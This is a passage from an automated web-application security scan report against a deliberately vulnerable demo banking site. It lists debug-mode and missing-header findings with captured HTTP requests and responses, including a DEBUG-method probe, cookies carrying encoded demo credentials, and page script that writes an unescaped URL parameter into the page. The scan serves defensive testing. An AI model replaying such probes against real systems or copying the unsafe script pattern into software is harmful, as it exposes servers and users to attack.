Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 2
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:19:14 GMT
Content-Type: text/html; charset=utf-8

OK
```

Issue 3 of 3

Severity:	**Low**
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/
Domain	demo.testfire.net
Element	AppScan.aspx
Path	/admin/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Disable Debugging on Microsoft ASP.NET

Issue 3 of 3 - Details

Difference: **Header** added to request: `stop-debug`
Path manipulated from: `/admin/admin.aspx` to: `/admin/AppScan.aspx`
Method manipulated from: `GET` to: `DEBUG`

Reasoning: AppScan sent a request in Debug mode. The response indicates that debugging support in ASP.NET can be enabled. This may allow access to information about the server and application.

Test Requests and Responses:

```
DEBUG /admin/AppScan.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amSessionId=55123209368
Command: stop-debug
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 2
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:19:14 GMT
Content-Type: text/html; charset=utf-8

OK
```

Go to Table of Contents

L DAST: Missing "Content-Security-Policy" header 5

Issue 1 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/retirement.htm
Domain	demo.testfire.net
Element	retirement.htm
Path	/retirement.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "Content-Security-Policy" header

Issue 1 of 5 - Details

Difference:

Reasoning: AppScan detected that the Content-Security-Policy response header is missing, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET /retirement.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

```
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=business_retirement.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Thu, 22 Feb 2007 08:36:56 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1123
X-Powered-By: ASP.NET
ETag: "04259c5c56c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
 <head>
        <title>Business Retirement Infromation</title>
        <link href="style.css" rel="stylesheet" type="text/css" />
 </head>
 <body>

<div class="fl" style="width:67%;">

<h1>Retirement</h1>

<p>In order to attract and retain the best employees in today's competitive job market, it is critical to offer
retirement plans and benefits that encourage long-term careers with your company. Altoro Mutual specialists can
work with you to create a retirement portfolio that will impress your employees while staying within your company's
budget.
<ul>
    <li>401K</li>
    <li>Profit Sharing</li>
    <li>Defined Benefit</li>
    <li>Executive Savings</li>
</ul>
</p>

<p>For more information about these products, please <a href="default.aspx?content=inside_contact.htm">contact
Altoro Mutual</a>.</p>

</div>

<div class="flp" style="width: 150px;">

<img src="images/b_retirement.jpg" alt="Retirement Planning"><br />

<span class="credit">
Altoro Mutual specialists can work with you to create a retirement portfolio that will impress your
employees</span>

</div>

 </body>
</html>
```

Issue 2 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "Content-Security-Policy" header

Issue 2 of 5 - Details

Difference:

Reasoning: AppScan detected that the Content-Security-Policy response header is missing, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
```

```
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
...
```

Issue 3 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/disclaimer.htm
Domain	demo.testfire.net
Element	disclaimer.htm
Path	/disclaimer.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "Content-Security-Policy" header

Issue 3 of 5 - Details

Difference:

Reasoning: AppScan detected that the Content-Security-Policy response header is missing, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET /disclaimer.htm?url=http://www.netscape.com HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amSessionId=51412155872; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=inside_contact.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Tue, 10 Jul 2007 19:09:26 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1517
X-Powered-By: ASP.NET
ETag: "0f71cd525c3c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
<head>
  <title>Altoro Mutual: Link Disclaimer</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <style type="text/css">
  <!--
    p { font: 12px verdana, arial, sans-serif; color:#000000; line-height:1.6 }
  -->
```

```
  </style>
  <script>

    function go(sDestination) {
      window.opener.location.href = sDestination;
      cl();
    }

    function cl() {
      window.close();
    }

    var iPos = document.URL.indexOf("url=")+4;
    var sDst = document.URL.substring(iPos,document.URL.length);
  </script>
</head>

<body bgcolor=#FFFFFF link="#5811B0" vlink="#5811B0" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">

  <center>
  <table width=90% border=0>
    <tr>
      <td>
        <p>This hyperlink allows you to access a third party website:
        <br /><br />
        <b><script>document.write(unescape(sDst));</script></b>
        <br /><br />
        Please read the privacy policy of the linked website, which
        may differ from the privacy policy of the Altoro Mutual website.
        <br /><br />
        Click OK to continue or Cancel to remain on altoromutual.com.
        </p>
        <a href="#" onclick="go(sDst);return false;"><img src="images/ok.gif" id="ok" alt="ok" border="0"></a>
        <a href="#" onclick="cl();return false;"><img src="images/cancel.gif" id="cancel" alt="cancel" border="0">
</a>
      </td>
    </tr>
  </table>

  </center>

</body>
</html>
```

Issue 4 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "Content-Security-Policy" header

Issue 4 of 5 - Details

Difference:

Reasoning: AppScan detected that the Content-Security-Policy response header is missing, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
```

```
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?conte
...
...
...
```

Issue 5 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	customize.aspx
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "Content-Security-Policy" header

Issue 5 of 5 - Details

Difference:

Reasoning: AppScan detected that the Content-Security-Policy response header is missing, which increases exposure to various cross-site injection attacks

Test Requests and Responses:

```
GET /bank/customize.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5542
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
```

```
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel"></span>
  </p>

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
  </p>

  <p>
  <a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</
...
...
...
```

Go to Table of Contents

L DAST: Missing "X-Content-Type-Options" header 5

Issue 1 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	customize.aspx
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header

Issue 1 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-Content-Type-Options response header is missing, which increases exposure to drive-by download attacks

Test Requests and Responses:

```
GET /bank/customize.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5542
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Content-Type: text/html; charset=utf-8
```

```
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
